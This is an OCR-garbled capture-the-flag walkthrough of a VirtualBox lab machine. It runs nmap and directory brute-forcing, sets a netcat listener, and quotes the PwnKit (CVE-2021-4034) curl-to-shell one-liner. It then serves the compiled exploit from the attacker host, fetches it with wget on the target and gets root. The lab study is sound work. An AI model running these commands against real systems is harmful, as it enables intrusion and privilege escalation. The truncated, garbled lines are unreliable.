```
) ip a
1: lo: <L00PBACK,UP,L0
    link/loopback 00:0
    inet 127.0.0.1/8 s
       valid_lft forev
    inet6 ::1/128 scop
    valid_lft forev
2: eth0: <BROADCAST,ML
    link/ether 08:00:2</pre>
             link/ether 08:00:2
inet 10.0.2.65/24
    cat <u>objetive</u> -l python -p
Nmap 7.95 scan initiated Mon Mar 17 13:19:40 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p53,80,9999 -oN objetive 10.0.2.15
Nmap scan report for 10.0.2.15
Host is up (0.00025s latency).
PORT STATE SERVICE VERSION


53/tcp open domain ISC BIND 9.16.1 (Ubuntu Linux)


| dns-nsid:
| bind.version: 9.16.1-Ubuntu


80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-server-header: Apache/2.4.41 ((Ubuntu))
| http-title: Notorious Kid: A Hacker


9999/tcp open http Tornado httpd 6.1
| http-title: Plase Log In
| Requested resource was /login?next=*2F

MAC Address: 08:00:27:C8:00:F0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
   gobuster dir -u http://10.0.2.15 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x txt,php,html,xml -t 200 -r
  Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
      http://10.0.2.15
Method: GET
Threads: 200
Wordlist: /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
Negative Status codes: 404
User Agent: gobuster/3.6
Extensions: txt,php,html,xml
Follow Redirect: true
Timeout: 10s
                                                      gobuster/3.6
txt,php,html,xml
true
10s
 ------
Starting gobuster in directory enumeration mode
 /index.php (Status: 200) [Size: 3597]
/.html (Status: 403) [Size: 274]
/.php (Status: 403) [Size: 274]
/images (Status: 200) [Size: 976]
//crs (Status: 200) [Size: 192]
/forn.html (Status: 200) [Size: 192]
/app.html (Status: 200) [Size: 192]
/app.html (Status: 200) [Size: 192]
/app.html (Status: 200) [Size: 274]
/.php (Status: 403) [Size: 274]
/.php (Status: 403) [Size: 274]
/server-status (Status: 403) [Size: 274]
/*grogress: 1102795 / 1102800 (100.00%)
     dirb http://10.0.2.15:9999
 DIRB v2.22
 By The Dark Raver
START_TIME: Mon Mar 17 14:12:08 2025
URL_BASE: http://10.0.2.15:9999/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
 GENERATED WORDS: 4612
 ---- Scanning URL: http://10.0.2.15:9999/ ----
+ http://10.0.2.15:9999/login (CODE:200|SIZE:452)
+ http://10.0.2.15:9999/logout (CODE:302|SIZE:0)
<div class="container py-5">
    <h1>Thanks</h1>
  TO DO: Use a GET parameter page_no to view pages.
           <!-- Optional JavaScript -->
           <!-- jQuery first, then Popper.js, then Bootstrap JS -->
```












GNU nano 8.3 127.0.0.1 127.0.1.1


localhost kali

localhost ip6-lo











9999/tcp open http Tornado httpd 6.1 |\_http-server-header: TornadoServer/6.1



) nc -lvnp 1234
listening on [any] 1234 ...



```
→ C 🝙 🔘 🖰 https://github.com/ly4k/PwnKit
                                                                  囯 匁 ☆
Firefox Default 📕 GTFOBins 🕀 Nessus 🦄 SonarQube 🦂 CCNA 🐉 OTW
  ☐ README 

AB MIT license
    Patched
    Running the exploit against patched versions will yield the following output.
    user@ff13Sbdcd08d;/tmp5 //PwnKit
Exploit failed. Target is most likely patched.
user@ff13Sbdcd08d;/tmp5 sh -c "S(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)'
Exploit failed. Target is most likely patched.
user@ff13Sbdcd08d;/tmp5
    Build
                                                                                    Q
      gcc -shared PwnKit.c -o PwnKit -Wl,-e,entry -fPIC
  gcc -shared <u>PwnKit.c</u> -o PwnKit -Wl,-e,entry -fPIC
of drwxrwxr-x kali kali 4.0 KB Mon Mar 17 15:47:02 2025 & CVE-2021-4034

.rw-rw-r-- kali kali 937 B Mon Mar 17 13:19:55 2025 ☐ objetive

.rw-rw-r-- kali kali 466 B Mon Mar 17 13:18:42 2025 ☐ ports

.rwxrwxr-x kali kali 16 KB Mon Mar 17 15:55:41 2025 ☑ PwnKit

.rw-rw-r-- kali kali 3.1 KB Mon Mar 17 15:55:31 2025 ☑ PwnKit.c
   python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.15 - - [17/Mar/2025 15:56:23] "GET /PwnKit HTTP/1.1" 200 -
saket@ubuntu:/tmp$ wget http://10.0.2.65/PwnKit
--2025-03-17 07:56:24-- http://10.0.2.65/PwnKit
Connecting to 10.0.2.65:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16800 (16K) [application/octet-stream]
Saving to: 'PwnKit'
PwnKit
PwnKit
                                                                     100%[=====
                                                                          ======>] 16.41K --.-KB/s
2025-03-17 07:56:24 (301 MB/s) - 'PwnKit' saved [16800/16800]
 saket@ubuntu:/tmp$ chmod +x PwnKit
 saket@ubuntu:/tmp$ ./PwnKit
 To run a command as administrator (user "root"), use "sudo <command>".
 See "man sudo_root" for details.
root@ubuntu:/tmp# whoami
root
```